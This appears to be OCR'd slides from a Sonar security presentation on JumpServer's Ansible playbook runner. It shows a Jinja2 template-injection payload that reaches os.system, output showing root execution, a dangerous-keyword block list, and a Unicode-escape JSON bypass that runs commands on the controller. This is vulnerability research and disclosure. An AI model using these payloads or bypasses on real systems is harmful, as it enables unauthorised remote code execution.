
```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {{
      x()._module.__builtins__['__import__']('os').system("""
      echo hostname: `hostname`; id;
      """)
    }}
  {%endif%}
{% endfor %}
```

sonar

Ansible playbooks have Template Injection




```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {{
      x()._module.__builtins__['__import__']('os').system("""
      echo hostname: `hostname`; id;
      """)
    }}
  {%endif%}
{% endfor %}
```




Output: Status: Failed Time delta: 1.60

```
Pending
hostname: celery
uid=0(root) gid=0(root) groups=0(root)
core/2.14/reference_appendices/interpreter_discovery.html for mo
Prod-1 | FAILED | rc=127 >>
/bin/sh: 0: not foundnon-zero return code
```

Template Injection RCE




Template Injection RCE




sonar

Template Injection RCE



sonar


Template Injection RCE



More insecure Ansible features

```yaml
- name: Run task on local system
  hosts: localhost
  tasks:
    - shell: id
```


Running a task on the Ansible controller




Playbook detail - JumpSe
jumpserver.local/ui/#/workbench/ops/playbook/a6641f5d-67dd-4
170%
Jordan Doe
main.yml

```yaml
- name: Run task on local system
  hosts: localhost
  tasks:
    - shell: id
      register: result
    - debug: var=result.stdout
```

Running a task on the Ansible controller


Playbook detail - JumpSe
jumpserver.local/ui/#/workbench/ops/playbook/a6641f5d-67dd-4
170%
Jordan Doe
main.yml

```yaml
- name: Run task on local system
  hosts: localhost
  tasks:
    - shell: id
      register: result
    - debug: var=result.stdout
```



```
The 1 line of the file 'main.yml' contains the dangerous keyword 'hosts:localhost'
Start adhoc execution error: Playbook contains dangerous keywords
Task ops.tasks.run_ops_job_execution[01ee77dc-bd4d-49e4-aa71-287126be9eea] succeede
```

Blocklisting keywords in playbook YAML

```
dangerous_keywords = (
    'hosts:localhost',
    'hosts:127.0.0.1',
    'hosts:::1',
    'delegate_to:localhost',
    'delegate_to:127.0.0.1',
    'delegate_to:::1',
    'local_action',
    'connection:local',
    'ansible_connection'
)
```

Blocklisting keywords in playbook raw string?

```
dangerous_keywords = (
    'hosts:localhost',
    'hosts:127.0.0.1',
    'hosts:::1',
    'delegate_to:localhost',
    'delegate_to:127.0.0.1',
    'delegate_to:::1',
    'local_action',
    'connection:local',
    'ansible_connection'
)
```

```
f = open(playbook_file)
for line in f:
    for keyword in dangerous_keywords:
        if keyword in normalize(line):
            block()
```

JSON + Unicode escapes in YAML

```
[
   {
       "hosts": "all",
       "tasks": [
           {
               "name": "this runs in Celery container",
               "shell": "id > /tmp/pwnd",
               "\u0064elegate_to": "localhost"
           }
       ],
       "vars": {
           "ansible_\u0063onnection": "local"
       }
   }
]
```

JSON + Unicode escapes in YAML

```
[
    {
        "hosts": "all",
        "tasks": [
            {
                "name": "this runs in Celery container",
                "shell": "id > /tmp/pwnd",
                "\u0064elegate_to": "localhost"
            }
        ],
        "vars": {
            "ansible_\u0063onnection": "local"
        }
    }
]
```


👀✅

JSON + Unicode escapes in YAML


```
[
    {
        "hosts": "all",
        "tasks": [
            {
                "name": "this runs in Celery container",
                "shell": "id > /tmp/pwnd",
                "delegate_to": "localhost"
            }
        ],
        "vars": {
            "ansible_connection": "local"
        }
    }
]
```

👀💣

Ansible local connection RCE



Ansible local connection RCE




```
POST /runjob
"\u0064elegate_to":
"localhost"
```

```
POST /runjob
"\u0064elegate_to":
"localhost"
```

sonar

